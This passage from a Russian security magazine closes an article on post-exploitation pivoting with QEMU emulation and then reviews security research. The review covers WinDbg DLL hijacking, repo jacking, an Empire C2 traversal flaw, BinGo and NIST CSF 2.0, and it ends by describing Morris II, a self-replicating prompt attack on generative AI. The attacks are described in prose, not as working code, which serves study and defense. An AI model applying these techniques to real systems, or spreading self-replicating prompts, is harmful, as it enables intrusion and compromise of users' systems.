Эмуляция внутри эмуляции внутри эмуляции — just for fun

Все это ставит под сомнение классическую модель постэксплуатации: «получил права — повышай привилегии». Ведь практически весь пивотинг, даже L3 с использованием VPN-туннелей, как выяснилось, возможен без прав и на любой системе. И вместо вертикальной эскалации привилегий (в пределах одной ОС) нам почти всегда будет проще сделать горизонтальную эскалацию через расширение присутствия, просто отыскав в сети более уязвимый хост.

Мало того что мы запускали Linux внутри Windows и делали это без прав, QEMU позволяет еще и запускать код неродного CPU благодаря трансляции машинных команд.




```
~/temp » uname -m                                          18.04.2024 21:49:40
x86_64
~/temp » file busybox                                      18.04.2024 21:49:42
busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamical
y linked, interpreter /lib/ld-musl-mips-sf.so.1, no section header
~/temp » QEMU_LD_PREFIX=. qemu-mips ./busybox ls           18.04.2024 21:49:45
busybox  lib
```

Без прав и даже на чужом CPU

Это расширяет горизонты применения QEMU в области постэксплуатации и на других архитектурах. ОС Linux благодаря файловым системам user-space (FUSE) в лице того же SSHFS позволяет расширить дисковое пространство и сделать возможным запуск полноценной боевой ОС, наподобие нашей, даже в экзотических условиях постэксплуатации с всего 10 Мбайт свободного пространства. Например, на IP-камерах или прочих устройствах, переполненных различными уязвимостями, которые могут стать отличной точкой опоры и дальнейшего продвижения.

Возможности эмуляции сегодня не знают границ. Например, вот полноценная ОС, запущенная внутри браузера на чистом JavaScript.



```
Running: 2m 49s
Speed: 3.0 mIPS
Avg speed: 2.4 mIPS

IDE device (HDA or CDROM)
Sectors read: 1152
Bytes read: 589824
Sectors written: 0
Bytes written: 0
Status: Idle

Network
Bytes received: 69997
Bytes transmitted: 5814

VGA
Mode: Graphical
Resolution: 1024x768
BPP: 32

Mouse: Yes

Running ReactOS
```

Фабрис Беллар и тут был первым

Отличная демонстрация того, что эмуляция способна творить чудеса. Но это, наверное, уже тема для следующей статьи.

Мой друг Caster так же, как и я, на протяжении нескольких лет развивал тему экстремального пивотинга с помощью виртуализации — с его исследованиями ты можешь ознакомиться в опубликованных ранее статьях. А еще можешь посмотреть его увлекательный доклад на OFFZONE.

ОБЗОР ПЕРСПЕКТИВНЫХ ИССЛЕДОВАНИЙ

Колонка Дениса Макрушина

Сегодня мы с тобой пройдемся по последним трендам в ИБ, посмотрим, какие новые идеи занимают умы специалистов по безопасности (в том числе моей команды) и какие публикации на эту тему можно почитать.

Денис Макрушин
Специализируется
на исследовании угроз
и разработке технологий
защиты от целевых атак.
@makrushin

Об авторе

Денис Макрушин — выпускник факультета информационной безопасности НИЯУ МИФИ и там же продолжает делиться опытом со студентами своей альма-матер. Также Денис выступает научным руководителем для студентов разных ведущих кафедр и факультетов страны в области информационной безопасности и защиты информации.

АТАКИ НА РАЗРАБОТЧИКА: УЯЗВИМОСТЬ В ОТЛАДЧИКЕ WINDBG

Начну с исследования, которое провела наша команда Advanced Research Team. Мы обнаружили интересную особенность в WinDbg, штатном средстве отладки Windows. Эта особенность дает возможность запускать произвольный вредоносный код на хосте разработчика и подменять библиотеки.

Не самый известный факт, но формат отладочных символов PDB позволяет разработчикам снабжать исполняемые файлы не только кодовыми символами и структурами, но и информацией о местонахождении соответствующего исходного кода. Механизм носит название SrcSrv, и из-за некорректной обработки его настроек атакующий может переопределить путь к расширениям WinDbg и проводить атаку DLL Hijacking для подключения произвольных DLL, в том числе DLL, расположенных на удаленном SMB-сервере.

Поверхность атаки:

1. Атака может затронуть окружение разработчика или аналитика, который работает над приложением для Windows.
2. Штатный отладчик не обновляется автоматически, поэтому потребуется ручное обновление — это усложняет процесс исправления.
3. Возможные последствия: утечка интеллектуальной собственности или компрометация исходного кода разрабатываемого ПО.


В Microsoft подтвердили наличие уязвимости и подготовили исправление в версии WinDbg 10.0.22621.0 и выше, а также в Windows SDK 11.

Отчет доступен на английском языке. Также мы разработали утилиту, которая проверяет файлы дампов и ищет в них ссылки на файлы PDB.

АТАКИ НА РАЗРАБОТЧИКА: ИССЛЕДОВАНИЯ ТЕХНИКИ REPO JACKING

Repository hijacking (или Repo Jacking) — атака на репозиторий, которая позволяет получить полный контроль над исходными кодами. В результате атакующий может выполнить произвольный код в том контексте, где подключается атакованный репозиторий.

Если разработчик в своем коде напрямую подключает сторонний код из чужого репозитория и если автор этого репозитория удалил, перенес или продал свой аккаунт, то любой может повторно зарегистрировать этот аккаунт и поместить в нем вредоносный код. Тогда все приложения, которые подключают код из этого репозитория, окажутся вредоносными.



Описание атаки Repo Jacking

Легкая победа для того, кто стремится к массовому заражению зависимостей. Именно поэтому исследователи нашей команды ART сделали следующее:

1. Извлекли все ссылки на GitHub из кода зависимостей в двух наиболее популярных пакетных менеджерах для Python и JavaScript: PyPI и NPM.
2. Убрали дубликаты и просканировали все ссылки на наличие репозитория. Все ссылки, вернувшие ответ 404, пометили как `corrupted_links`.
3. Все `corrupted_links` проверили на возможность провести атаку account takeover (захват аккаунта).

В результате получили статистику по репозиториям GitHub, которые злоумышленник уже сейчас может захватить и использовать для распространения вредоносного кода в цепочке поставок. И опубликовали результаты исследования, вместе с методикой и инструментами.

МЕТОД ПОИСКА N-DAY-УЯЗВИМОСТЕЙ В БИНАРНОМ КОДЕ

Я люблю и иногда практикую фаззинг для поиска дефектов в ПО. Если сегодня взять какой-нибудь непопулярный таргет, подготовить стенд и запустить тесты, то к концу недели можно будет найти пачку интересных уязвимостей.

В дополнение к уже известным техникам добавилось свежее исследование, которое нужно будет обязательно воспроизвести: «BinGo: Identifying Security Patches in Binary Code with Graph Representation Learning».

Это крайне занимательный метод поиска security-патчей в бинарном коде приложений. Актуален он для тех случаев, когда владелец приложения скрыто исправляет какие-нибудь уязвимости в своем коде без регистрации CVE или без упоминания в ченжлоге. Метод BinGo позволяет выявлять n-day-уязвимости.

Техника основана на представлении бинарного файла в виде Code Property Graph — промежуточном представлении кода, изначально разработанном для анализа его безопасности. CPG включает в себя абстрактное синтаксическое дерево, граф потока управления и зависимости данных.

Особенность этого метода заключается в новой модели обнаружения связанных с безопасностью исправлений, которая сравнивает бинарные файлы до и после изменений. И использует для этого сиамскую нейросеть, которая позволяет выявить сходство или различие между бинарями.

Уровень обнаружения security-патчей среди прочих модификаций бинарного кода — 80,77%. Отлично! Осталось подобрать интересные таргеты.

Идея: а что, если использовать этот метод для выявления умышленно оставленных закладок в бинарниках? Если мы выдвигаем гипотезу о том, что это возможно, то для ее проверки нам понадобится:

1. Найти пример (семплы) модификаций кода, которые точно являются закладками.
2. Сформировать CFG для подобранных семплов.
3. Обучить сиамскую сеть для определения сходства заданного CFG с целевым CFG, полученным из семплов.

Возможно, ты читал мою статью «Как провести свое первое security-исследование». Мне кажется, проверка выдвинутой выше гипотезы будет отличной темой для такого исследования!

АТАКА НА АТАКУЮЩЕГО: RCE В ПОПУЛЯРНОМ ФРЕЙМВОРКЕ EMPIRE

Те, кто использовал опенсорсный инструмент Empire для пентеста и редтиминга, знают о его богатых возможностях, которые пригождаются при постэксплуатации.

Фреймворк состоит из четырех компонентов, один из которых — Agent. Его задача — установить канал управления атакуемым хостом и эксфильтрации данных с него.

Уязвимость, которая позволяет выполнить обход каталога (directory traversal), обнаружена в коммуникации между агентом и сервером управления. Можно подменить запросы агента и загрузить на сервер любой файл в произвольной директории. Для этой уязвимости уже доступен PoC, поэтому, пентестеры и редтимеры, проверяйте свою инфраструктуру на наличие имплантов.

ТОП-10 ТЕХНИК АТАК НА ВЕБ-ПРИЛОЖЕНИЯ В 2023 ГОДУ

Компания PortSwigger при поддержке сообщества ресерчеров и багхантеров составляет рейтинг исследований безопасности веб-приложений. Кстати, в рейтинге 2021 года отметилось исследование нашей команды, которое было посвящено технике JS prototype pollution.

В 2023 году первое место в рейтинге заняло исследование Smashing the state machine: the true potential of web race conditions, в котором автор подсветил новые аспекты атак race condition в современных приложениях.

ОПУБЛИКОВАН NIST CYBERSECURITY FRAMEWORK V.2

Обновился фреймворк, который организации по всему миру используют для построения процессов информационной безопасности и управления рисками. Основные обновления:

- расширен скоуп применения: теперь в фокусе не только критически важная инфраструктура, но и организации любого размера;
- Govern: добавлена новая функция, которая выделяет приоритет политикам управления ИБ;
- добавлен новый раздел Supply Chain Risk Management, призванный помочь защититься от атак на цепочки поставок;
- Implementation Examples: обновляемые примеры внедрения рекомендаций.

Предыдущая версия фреймворка описывала пять функций жизненного цикла ИБ:

- **Identify** — определение ресурсов, которые нужно защищать;
- **Protect** — определение мер защиты для каждого ресурса;
- **Detect** — выявление инцидентов и новых угроз;
- **Respond** — реагирование на инцидент с целью снижения последствий;
- **Recover** — определение мер восстановления после инцидента.


Во второй версии фреймворка этот список пополнится новой функцией. Я ожидал, что это будет что-то вроде Predict, как в модели адаптивной безопасности, про которую рассказал в статье «Проект Red Team». Этот раздел мог бы раскрыть суперсилу ИИ для предиктивной аналитики и прогнозирования угроз. Но нет: в новой версии будет представлена функция Govern, которая закрепит полномочия человека в управлении политиками и ролями ИБ. Придется делать свой апдейт к этому фреймворку и описывать функцию прогнозирования!

ПОИСК СЕКРЕТОВ В ВИДЕОКОНТЕНТЕ

Мы уже умеем искать секреты в исходном коде (пароли, токены, API-ключи). Исследователи GitLab опубликовали метод и инструмент поиска секретов в видео.

Как эта утилита работает: видеозапись разбивается на кадры, в каждом кадре с помощью OCR распознается текст, в полученном тексте проводится поиск паттернов.

Инструмент можно использовать для целенаправленного поиска секретов в видеозаписях рабочих встреч, а также для их мониторинга и массового сбора данных в публикуемом контенте на различных площадках, например в социальных сетях и на видеохостингах.



Функциональная схема работы инструмента для поиска секретов

MORRIS II — ПЕРВЫЙ ВИРУС, АТАКУЮЩИЙ ГЕНЕРАТИВНЫЙ ИИ

Громкий заголовок исследования, в котором авторы используют уязвимости генеративного ИИ для вредоносных действий, сразу наводит на мысли о том, что целью было просто привлечь внимание. Давай разберемся, есть ли тут что-то разумное или же один хайп.

Исследователи сформировали запросы, которые провоцируют ML-модель генерировать на выходе то же, что атакующий подает на вход. В результате получается заставить модель воспроизвести запрос атакующего и выполнить вредоносное действие. И это вредоносное действие может быть направлено на другие компоненты, которые работают в одной экосистеме с этой моделью.

